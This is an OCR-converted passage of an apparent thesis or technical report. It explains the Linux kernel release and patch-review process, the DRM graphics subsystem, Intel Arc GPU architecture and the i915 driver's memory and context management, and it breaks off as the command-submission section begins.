

Figure 2.3: Linux Kernel stack

2.2 Release Model

The Linux kernel follows a time-based release model rather than a feature-based one, ensuring that new kernel versions are released on a regular schedule. Linus Torvalds oversees the entire release process and typically announces new versions on Saturday afternoons, California time. Each release cycle begins immediately after the previous version is published. The development starts with a two-week merge window, where patches introducing new features, new drivers, hardware support, performance optimizations, and subsystem updates are integrated into the kernel. Once the merge window closes, the stabilization phase begins, during which only bug fixes are accepted. Throughout this period, weekly release candidates (-rc1, -rc2, -rc3, etc.) allow developers to test the upcoming release and ensure stability.

A typical release cycle progresses through seven release candidates, with the final kernel release occurring after -rc7. However, depending on the volume and complexity of patches, the release may be finalized at -rc6 or extended to -rc8. Once Linus Torvalds

considers the kernel stable, he announces the official release, marking the transition to the next development cycle.

The entire process from the beginning of the merge window to the final release generally takes around nine to ten weeks, ensuring a steady flow of improvements while maintaining stability. For example, once Linux 6.8 is released, development for Linux 6.9 starts immediately. The first two weeks are dedicated to the merge window, during which developers submit new drivers, enhancements, and infrastructure improvements. After this period, the stabilization phase begins, during which only bug fixes are merged. Each week, a new release candidate is published, typically progressing through -rc1 to -rc7 before reaching the final release.

If a bug fix is submitted during 6.9-rc3, it will be integrated immediately and included in 6.9-rc4, eventually becoming part of the final 6.9 release. However, if a developer submits a new feature during 6.9-rc3, it will not be included in the 6.9 release. Instead, it will be queued for the 6.10 merge window and will become part of Linux 6.10. This structured and predictable approach ensures a continuous flow of development while maintaining system stability.

2.3 Development Model

The Linux kernel development process is a globally distributed effort, involving thousands of developers working on a variety of subsystems. Contributions come from individual developers, large corporations, and hardware vendors, all collaborating to improve the kernel. Companies such as Intel, AMD, Google and Red Hat dedicate teams of engineers to maintaining and improving different subsystems, ensuring compatibility with their hardware and optimizing performance for their specific needs. Academic institutions and independent developers also play a crucial role in researching new techniques, identifying security vulnerabilities, and contributing fixes.

The Linux Kernel Mailing List (LKML) is the primary forum where patches are proposed, reviewed, and debated. The Linux kernel development relies heavily on Git, a distributed version control system that enables developers to track changes, collaborate efficiently, and maintain source code integrity. The official Git repositories for the Linux kernel are hosted on kernel.org, providing a central location for maintainers and developers to access and synchronize their work.

Before Git, the Linux kernel community used BitKeeper, a proprietary distributed version control system. Due to licensing conflicts, access to BitKeeper was revoked, prompting Linus Torvalds to develop Git in 2005 as a scalable alternative suited to managing the complexity of a project as large and decentralized as the Linux kernel. Since then, Git has become the de facto standard for version control, widely adopted across open-source and enterprise software projects.

Unlike centralized platforms such as GitHub or GitLab, the Linux kernel development process relies on email-based patch submission. This approach allows maintainers to efficiently review and discuss changes asynchronously, promoting transparency. All discussions and decisions are publicly archived, enabling developers to trace the evolution of changes and understand the rationale behind them.

When a developer implements a modification—whether it is a bug fix, performance optimization, or new feature—they prepare the patch using Git:

```
1    git format-patch -1 --cover-letter
```



Figure 2.4: Linux Kernel Release Model: example of Linux 6.8 to 6.9 Development Cycle

This generates a structured patch file that contains metadata, including the author's name, commit message, and details about the modification. A well-written commit message is essential, as it provides context on why the change is necessary and how it impacts the system. Developers are encouraged to follow best practices in commit message formatting, such as providing a summary line, a detailed explanation, and references to relevant discussions or bug reports.

Once the patch is formatted, it is submitted to the appropriate mailing list using:

```
1   git send-email --to=linux-kernel@vger.kernel.org
```

Upon submission, the patch undergoes a thorough review process. Other developers and maintainers assess the change for correctness, adherence to coding standards, and potential performance impacts. The review process is rigorous, often requiring developers to justify their changes and address feedback from multiple reviewers. Discussions on LKML can be extensive, involving detailed code analysis and debates on implementation details. Reviewers might request modifications to improve readability, maintainability, or efficiency, leading to multiple versions of the same patch being resubmitted before acceptance. If a patch is particularly complex or introduces a significant change, maintainers may request further testing, benchmark results, or real-world use case validation before it is merged.

Automated testing frameworks and Continuous Integration (CI) systems play a crucial role in the development process. Patches that introduce regressions can be flagged early through tools such as KernelCI and 0-Day CI, which test patches across multiple hardware architectures and configurations. Static analysis tools like Sparse and Clang Static Analyzer help detect potential issues before they reach production.

Once a patch is approved, it is merged into the respective subsystem tree. Each subsystem, such as networking, storage, and graphics has designated maintainers responsible for curating and managing changes. These maintainers aggregate multiple patches, ensure they pass subsystem-level tests, and prepare pull requests for higher-level maintainers. The role of maintainers extends beyond code review; they also provide guidance to new contributors, enforce coding standards, and ensure the long-term maintainability of their subsystems.

Subsystem maintainers then submit pull requests to higher-level maintainers, eventually reaching top-level maintainers who oversee broader kernel areas. For example, graphics-related patches for drivers such as i915, AMDGPU, and Nouveau first go through the maintainers of those specific drivers before being merged into the DRM (Direct Rendering Manager) subsystem, maintained by Dave Airlie and Simona Vetter. Similarly, storage-related changes are reviewed by maintainers of individual filesystems or block layer subsystems before being integrated into the broader kernel storage tree. The I2C subsystems follows a similar model, with maintainers like Wolfram Sang and Andi Shyti responsible for ensuring the integrity of bus-level communication protocols before these updates are pushed further up the hierarchy.

At the highest level, major maintainers send pull requests to Linus Torvalds, who has the final say on whether changes are integrated into the mainline kernel.

During the merge process, he carefully reviews the incoming patches, ensuring they align with the kernel's overall direction and do not introduce regressions. If he identifies issues, he may request further revisions or reject patches outright. Once he accepts the changes, they become part of the mainline Linux kernel and will be included in the next official release.



Figure 2.5: Example of a Linux Kernel Subsystem Hierarchy

The Linux kernel development model has set the foundation for collaborative software engineering, influencing how large-scale projects are managed. Built on mailing list discussions, distributed version control, and a rigorous community-driven review process, it ensures high code quality and maintainability. Many open-source and enterprise projects have adopted similar decentralized structures, where hierarchical maintainers and public reviews help manage complexity and long-term stability. By setting high standards and fostering open collaboration, the Linux kernel continues to be a model of reliability, shaping software development far beyond the world of operating systems.

2.3.1 The DRM Subsystem

The Direct Rendering Manager (DRM) is the Linux kernel subsystem responsible for GPU management, allowing user-space applications to perform direct rendering operations while providing a uniform interface across different hardware implementations. It serves as a fundamental layer for graphics processing, facilitating low-level GPU interactions, memory management, and display pipeline control while abstracting vendor-specific hardware details. The DRM subsystem is implemented in the Linux kernel source tree under `drivers/gpu/drm/`, with individual GPU drivers residing in their respective subdirectories.

At the core of DRM is the device-independent framework that provides standardized interfaces for GPU resource management, command submission, and synchronization primitives. The DRM core, implemented in `drm_drv.c`, handles device registration, user-space interactions, and context management. It acts as the entry point for graphics drivers and user-space applications interacting with the GPU through IOCTL (input/output control) requests, exposing its functionality via `include/uapi/drm/drm.h`. These IOCTLs serve as the primary communication mechanism between applications like Mesa, Xorg, and Wayland and the kernel, enabling dynamic display configurations, buffer management, and GPU acceleration.

The core DRM structure, defined in `include/drm/drm_device.h`, represents the primary data structure used by DRM drivers to manage GPU resources, memory, and display components. This structure is used for tracking the state of a DRM device, handling user-space interactions, and coordinating GPU execution.

The `drm_device` structure is allocated and initialized when a DRM driver is loaded and is freed when the driver is unloaded. It serves as the entry point for all DRM-related operations. Some of its key fields include:

```
/**
 * struct drm_device - DRM device structure
 *
```

```
4   * This structure represent a complete card that
5   * may contain multiple heads.
6   */
7  struct drm_device {
8    ...
9
10   /** @dev: Device structure of bus-device */
11   struct device *dev;
12
13   ...
14
15   /** @driver: DRM driver managing the device */
16   const struct drm_driver *driver;
17
18   ...
19
20   /**
21    * @master:
22    *
23    * Currently active master for this device.
24    * Protected by &master_mutex
25    */
26   struct drm_master *master;
27
28   ...
29
30   /**
31    * @filelist:
32    *
33    * List of userspace clients, linked through &drm_file.lhead.
34    */
35   struct list_head filelist;
36
37   ...
38
39   /**
40    * @vblank:
41    *
42    * Array of vblank tracking structures, one per &struct drm_crtc. For
43    * historical reasons (vblank support predates kernel modesetting)
      this
44    * is free-standing and not part of &struct drm_crtc itself. It must
      be
45    * initialized explicitly by calling drm_vblank_init().
46    */
47   struct drm_vblank_crtc *vblank;
48
49   ...
50
51   /** @mode_config: Current mode config */
52   struct drm_mode_config mode_config;
53
54   ...
55
56   /** @vram_mm: VRAM MM memory manager */
57   struct drm_vram_mm *vram_mm;
58
59   ...
```

```
60
61    /**
62     * @fb_helper:
63     *
64     * Pointer to the fbdev emulation structure.
65     * Set by drm_fb_helper_init() and cleared by drm_fb_helper_fini().
66     */
67    struct drm_fb_helper *fb_helper;
68 };
69
```

- `struct device *dev` - This points to the corresponding Linux device structure (struct device), allowing DRM to integrate with the standard Linux device model. It provides access to PCI, platform, or embedded device resources.

- `struct drm_driver *driver` - A pointer to the DRM driver structure, which defines the driver's callbacks, feature set, and supported operations. This includes function pointers for memory management, mode setting, command submission, and power management.

- `struct drm_file *master` - Tracks the master process controlling the DRM device, typically the display server (Xorg, Wayland, or a compositor). It enforces security policies to prevent unauthorized access to GPU and framebuffer resources.

- `struct list_head filelist` - A linked list tracking all open file descriptors associated with the device. This is critical for multi-client GPU access, ensuring proper resource allocation and cleanup when user-space processes terminate.

- `struct drm_vblank_crtc *vblank` - An pointer tracking vertical blanking intervals (VBlank) for each CRTC. This ensures frame updates are synchronized with the display refresh cycle, reducing screen tearing and visual artifacts.

- `struct drm_mode_config mode_config` - The display pipeline configuration, managing CRTCs, encoders, connectors, and framebuffers. This field allows DRM to handle mode setting and display updates, interacting with atomic structures when atomic mode setting is enabled.

- `struct drm_mm vram_mm` - Manages VRAM allocation for discrete GPUs, allowing buffer objects to be placed in GPU memory. This is particularly useful for GDDR6 or HBM-based graphics cards that rely on dedicated VRAM regions.

- `struct drm_fb_helper *fb_helper` - Provides legacy framebuffer emulation, ensuring compatibility with older applications that expect a direct framebuffer interface instead of modern DRM/KMS-based rendering.

Efficient memory management is crucial for GPU workloads, and DRM implements two primary models: Graphics Execution Manager (GEM) and Translation Table Manager (TTM). GEM, used by most modern drivers, simplifies buffer object handling and provides low-overhead GPU memory allocation. The API, located in `drm_gem.c`, enables applications to allocate and map graphics buffers into user space through functions such as `drm_gem_object_alloc()` and `drm_gem_mmap()`. TTM, implemented in `ttm_bo.c`, is more sophisticated and supports discrete GPUs with dedicated VRAM, handling GPU

memory paging, eviction, and virtual address spaces. The memory subsystem must also interact with the Direct Memory Access (DMA) engine to efficiently transfer data between system RAM and the GPU.

Command submission and GPU scheduling are managed through `drm_sched.c`, which provides a fair queuing mechanism for executing workloads across multiple clients. This scheduler ensures that multiple applications can share the GPU without resource starvation while enforcing synchronization primitives such as fences and semaphores. The job queue mechanism, implemented through `drm_sched_entity_push_job()`, allows tasks to be dispatched to the GPU efficiently, avoiding latency bottlenecks and ensuring frame delivery within display refresh cycles.

Each GPU vendor provides a DRM-compliant driver that integrates with this framework, implementing hardware-specific acceleration features. The Intel i915 driver, located in `drivers/gpu/drm/i915/`, provides support for Intel graphics, handling display pipelines, GPU execution units, and power management.

On the user-space side, DRM interacts with graphics libraries and windowing systems to facilitate rendering and display composition. Mesa, the open-source OpenGL/Vulkan implementation, communicates with DRM via Generic Buffer Management (GBM), enabling direct buffer allocation and GPU-based composition. Xorg and Wayland compositors interface with DRM for display management, vsync synchronization, and input event handling, ensuring smooth graphical output. Legacy applications relying on framebuffer interfaces can still operate through the fbdev emulation layer, implemented in `drm_fb_helper.c`, which translates framebuffer operations into DRM-compatible calls.

Rendering operations in a modern Linux graphics stack depend on DRM's ability to manage framebuffers, command streams, and synchronization primitives while ensuring compatibility across different GPUs. The integration of DMA-BUF (Direct Memory Access Buffer Sharing) allows buffer sharing between DRM, V4L2 (Video for Linux), and other subsystems, enabling zero-copy frame transfers between video codecs, image processing units, and display controllers. This feature is crucial for video playback, screen recording, and GPU-accelerated rendering pipelines.

As GPUs become increasingly complex, DRM continues to evolve to support new architectures, multi-GPU configurations, and real-time rendering workloads. Its structured design ensures that graphics drivers remain maintainable, scalable, and interoperable, providing a consistent API for user-space applications while abstracting vendor-specific differences. Through its device-independent memory management, command scheduling, and display pipeline handling, DRM plays a central role in the modern Linux graphics ecosystem.

2.3.2 Intel in DRM

Intel has been a driving force in the evolution of the DRM system, contributing one of the most advanced and actively maintained drivers in the Linux kernel: i915. Initially developed for Intel's integrated graphics, i915 has expanded to support discrete GPUs like the Intel Arc series and Xe-HP, making it a crucial component of the modern Linux graphics stack. Found under `drivers/gpu/drm/i915/`, it manages command submission, memory allocation, power management, and display pipelines for a wide range of Intel GPUs.

Intel's open-source development model has allowed i915 to remain deeply integrated into the kernel, supporting key technologies such as Kernel Mode Setting (KMS), the

Graphics Execution Manager (GEM), GuC/HuC firmware offloading and multi-engine GPU scheduling. With the introduction of discrete GPUs, the driver has evolved to handle dedicated VRAM, context isolation, and high-performance compute acceleration, requiring significant architectural improvements.

The next chapter will dive into the technical aspects of Intel's GPU architecture, exploring the hardware description, the generic design of i915, and its memory management strategies. As Intel continues to scale its GPU offerings, these foundational concepts are critical to understanding how i915 interacts with the Linux kernel at a low level.

Chapter 3

i915 Driver

3.1 Hardware Architecture of Intel GPUs

In this chapter, we adopt the Intel Arc A-Series GPU architecture, code-named Alchemist, as the reference design for examining modern GPU microarchitecture. This platform represents Intel's latest generation of discrete graphics processors and serves as a convergence point for compute, rendering, and media acceleration in a unified, scalable design.

At the heart of the Arc architecture is a highly parallel compute fabric, organised around clusters of programmable Execution Units (EUs). Each EU is a SIMD-8 core, capable of executing up to 16 hardware-managed threads concurrently. Unlike scalar CPU cores, EUs are designed to exploit data-level parallelism, issuing vector instructions to dual pipelines supporting both integer and floating-point arithmetic. Threads share no register state; each has exclusive access to a large General Register File (GRF), ensuring independence and efficient context switching. For operations that extend beyond the EU's local execution model—such as texture sampling, gather/scatter memory access, and atomic synchronisation—the EU communicates with a set of centralised Shared Functions via a message-passing mechanism. These operations are initiated using SEND instructions, which encapsulate function codes and operands into message registers and receive results asynchronously into the GRF.

Feature	Arc A-Series	Notes
SIMD Width	8 lanes	Dual-issue integer + FP
Threads per EU	16	HW multithreading
GRF Size	512 $\times$ 32-bit	Per thread context
Issue Ports	2	Arithmetic, branch, transcendental
Shared Functions	Message SEND	Texture, atomic ops, scatter/gather
Peak FP32 Throughput	¿1 TFLOP/s per slice	96 EUs per slice (high-end)

Table 3.1: Execution Unit (EU) Microarchitecture — Intel Arc A-Series

Arc GPUs scale this model by deploying dozens of EUs per slice, with high-end SKUs reaching up to 96 EUs per slice, and multiple slices per device. The Thread Dispatcher plays a crucial role in keeping this parallelism saturated. It accepts spawn requests from both the 3D and Media pipelines, allocates execution resources, assigns register space, and transparently balances workloads across the EU array. This dynamic arbitration allows Intel GPUs to handle highly divergent workloads—such as simultaneous video decode, 3D rendering, and compute kernels—without requiring explicit software-level scheduling.



Figure 3.1: Intel Arc A-Series GPU Block Diagram

Fixed-function logic is deeply integrated into the pipeline, enabling predictable performance for key workloads. The Render Engine includes dedicated hardware for vertex processing, tessellation, rasterisation, and pixel shading. It leverages the EUs to run programmable shader stages while offloading the control flow and geometry stages to fixed logic. The Media Engine is equally sophisticated, supporting formats such as AVC, VC-1, and MPEG2 via a modular set of specialised blocks—Bitstream Decoder (BSD), Motion Compensation (VMC), Intra Prediction (VIP), Loop Filter (VLF), and Bitstream Encoder (BSC). While highly optimised for video operations, the media pipeline is also capable of spawning general-purpose threads when needed, allowing compute kernels to run alongside decode/encode flows with minimal interference.

Memory management is a critical pillar of the architecture. All GPU clients operate within a 64-bit Graphics Virtual Address (GVA) space, which is resolved through two complementary translation schemes. The Global Graphics Translation Table (GGTT) provides a flat mapping for privileged contexts, such as the display and firmware, using a single-level 8 MB page table for a 4 GB VA range. In contrast, user-space workloads operate within a Per-Process GTT (PPGTT), which adopts a four-level IA32e-style page table hierarchy, enabling each context to address up to 256 TB of virtual memory. The system supports large pages (64 KB, 2 MB, and 1 GB), and the page-walk mechanism mirrors that of traditional CPUs, allowing straightforward integration with IOMMU systems for shared memory scenarios.

An advanced feature of the Arc memory model is its support for Sparse Tiled Resources. These are managed through a three-level Tile Resource Translation Table (TR-TT), which maps logical tiles (typically 64 KB) to physical pages—or flags them as Null or Invalid. This enables efficient implementation of large virtual textures or sparse data structures without the need to fully populate them in memory. Reads from Null tiles return zeros, while writes are silently dropped; Invalid accesses, on the other hand, trigger



Figure 3.2: GPU Virtual Address Translation Models

hardware interrupts for fault handling.

The memory hierarchy itself is designed for high throughput and low latency. L1 and L2 caches are private to each EU and its associated datapaths, while a shared L3 cache provides a large, coherent buffer space accessible by all GPU engines. Each L3 bank is 512 KB, 16-way associative, and address-hashed to distribute traffic evenly. It supports 64-byte cache lines, single-error correction via SECDED ECC, and parallel access paths for read, write, and atomic operations. Bandwidth scales linearly with the number of banks, with each capable of handling one read or write per cycle and up to eight 32-bit atomic operations.

Level	Size	Assoc.	Line Size	Bandwidth	ECC
L1/L2	16–64 KB	4–8-way	64 B	EU-local	None
L3	512 KB (per bank)	16-way	64 B	64 B/cycle	SECDED

Table 3.2: Intel Arc A-Series GPU Cache Hierarchy

Crucially, the L3 cache is not monolithic in behaviour. It is partitionable by design, allowing different client types—such as the Data Cluster, Read-Only buffers, Tile Cache, and Command Buffer—to be allocated distinct regions within each bank. Allocation is programmable in 8 KB increments via the Memory Object Control State (MOCS) system, which interprets both static surface state and dynamic memory access hints. This fine-grained control enables workload-specific optimisation: for instance, isolating media data from compute kernels or reserving guaranteed cache regions for time-critical command stream buffers.

Config	Data Cluster (KB)	Read-Only (KB)	Tile Cache (KB)	Cmd Buffer (KB)
Default	512	0	0	0
Config 1	384	0	128	0
Config 4	0	128	352	32
Config 5	256	0	224	32

Table 3.3: Programmable L3 Cache Partitions per 512KB Bank

Intel's architecture enforces coherency guarantees where necessary, but also allows

developers to trade consistency for raw bandwidth. Per-thread memory operations are strongly ordered—writes followed by reads to the same address are guaranteed to observe causality—but the system supports out-of-order access for independent memory streams. The SuperQ scheduler governs these ordering semantics and handles synchronisation primitives such as PIPE_CONTROL to enforce flushes and barriers across engines when required. Coherent memory flows between CPU and GPU are managed through IOMMU-aligned memory types, while non-coherent flows allow lower-latency bypass of CPU caches for performance-sensitive paths.

Altogether, the Arc A-Series GPU architecture presents a highly parallel, programmable, and bandwidth-optimised platform. By tightly integrating general-purpose compute with graphics and media pipelines, and by providing a fine-tuned memory model with both virtualisation and QoS, Intel's GPU microarchitecture enables a broad spectrum of workloads—from real-time rendering and video playback to dense matrix compute and AI inference—within a consistent and efficient execution environment.

3.2 Overview of i915 Device Driver

The `i915` kernel module is Intel's official graphics driver for the Linux kernel. It provides full GPU support for both integrated and discrete Intel graphics hardware. Initially developed for early integrated GPUs, the driver has evolved to support the architectural changes introduced from Gen6 onwards, including Arc A-Series discrete GPUs. Its scope includes memory management, command submission, context isolation, execution scheduling, and runtime power management.

The `i915` driver exposes a Direct Rendering Manager (DRM) interface to userspace. This interface is accessed through `ioctl()` system calls defined in `i915_ioctl.c`. These calls enable buffer allocation, command buffer submission, execution context creation, and synchronisation. Userspace applications such as Mesa's Gallium and Vulkan's ANV backend rely on this interface. Internally, the driver integrates with the kernel's memory subsystem, DMA APIs, and interrupt framework.

Graphics memory is managed through the Graphics Execution Manager (GEM) abstraction. Each buffer is represented as a GEM object, defined in `gem/i915_gem_object.h` via the `struct drm_i915_gem_object`. GEM objects provide an abstraction over physical memory that can be accessed by both the GPU and the CPU. Each object is reference counted and associated with a handle bound to a specific `drm_file` instance to enforce access isolation.

GEM objects may reside in system memory or device-local memory and can be evicted or migrated depending on residency requirements. CPU access is typically provided via `mmap()` when coherency is guaranteed. GPU access requires address space mapping via the virtual memory subsystem.

Key GEM-related `ioctl` calls include:

- `DRM_IOCTL_I915_GEM_CREATE`: buffer allocation
- `DRM_IOCTL_I915_GEM_MMAP`: userspace mapping
- `DRM_IOCTL_I915_GEM_EXECBUFFER2`: command submission

These calls are implemented in `i915_ioctl.c`, while object lifecycle handling resides in `i915_gem.c` and `i915_gem_object.c`.

Command submission in the i915 driver begins in userspace, typically from a Mesa driver or Vulkan backend, we will walk through the command submission details in the next chapter.

Each object is associated with a VMA (Virtual Memory Area). The driver pins these VMAs into the execution context's address space. Binding is handled in i915_vma.c where physical pages are inserted into the context's PPGTT page tables.

If relocations are required (legacy path), they are applied here. All GPU addresses in the batch are updated accordingly.

All resources—GEMs, VMAs, contexts, requests—are reference counted. This enables precise tracking and isolation across engines and clients.

Execution contexts are managed via struct i915_gem_context in i915_gem_context.h. They define engine mappings, PPGTT page tables, and scheduling metadata. Contexts are created with DRM_IOCTL_I915_GEM_CONTEXT_CREATE and configured through DRM_IOCTL_I915_GEM_CONTEXT_PARAM.

Address translation uses two GTT mechanisms:

- struct i915_ggtt: global mappings for scanout and shared memory
- struct i915_ppgtt: per-process private mappings

These are defined in i915_gtt.h. PPGTTs use a 4-level page table, supporting 256 TB virtual space. Page walks are software-managed and context-switch updates modify the base registers. TLB flushes are performed via engine-specific mechanisms.

Synchronisation is managed using dma_fence and i915_dependency. These track request readiness and enable topological ordering in the scheduler. Timeline fences can be exposed to userspace for explicit synchronisation.

Preemption is supported from Gen9 onward. In intel_context.c, the driver supports forced yields for higher-priority contexts. Context state, ring pointers, and address mappings are preserved and restored around the switch.

Runtime power management is handled by intel_runtime_pm.c and intel_gt_pm.c. The driver disables unused domains and adjusts frequency using RC6 and RPS mechanisms under firmware or hardware control.

On initialisation, the driver probes PCI, maps MMIO, and configures engines and pipelines. The global state is tracked in drm_i915_private defined in i915_drv.h.

Device interfaces appear at /dev/dri/cardN and /dev/dri/renderD128+. Debugfs exposes state in /sys/kernel/debug/dri/. Tools like intel_gpu_top and drm_info use these for diagnostics and telemetry.

In summary, the i915 driver implements a layered abstraction for Intel GPUs. It provides execution isolation, virtual memory management, engine scheduling, and power control, exposing a robust interface to both kernel and userspace clients.

3.3 Command Submission in i915

Command submission in the i915 driver defines the mechanism by which userspace instructs the GPU to perform computation or rendering tasks. This pipeline begins with a userspace ioctl call and proceeds through several kernel subsystems before resulting in commands being executed by GPU hardware engines. This section describes that path in detail, covering software abstractions, execution engines, kernel processing, and hardware interaction.

Modern Intel GPUs support multiple execution engines grouped into classes: `RENDER`, `BLT`, `VEBOX`, and `COMPUTE`. Each engine represents a hardware context with its own command submission queues, registers, and functional units. The `RENDER` class handles 3D and general-purpose compute workloads. `BLT` is used for memory copies and clear operations, `VEBOX` handles video post-processing, and `COMPUTE` supports parallel compute tasks on Xe and Arc GPUs.

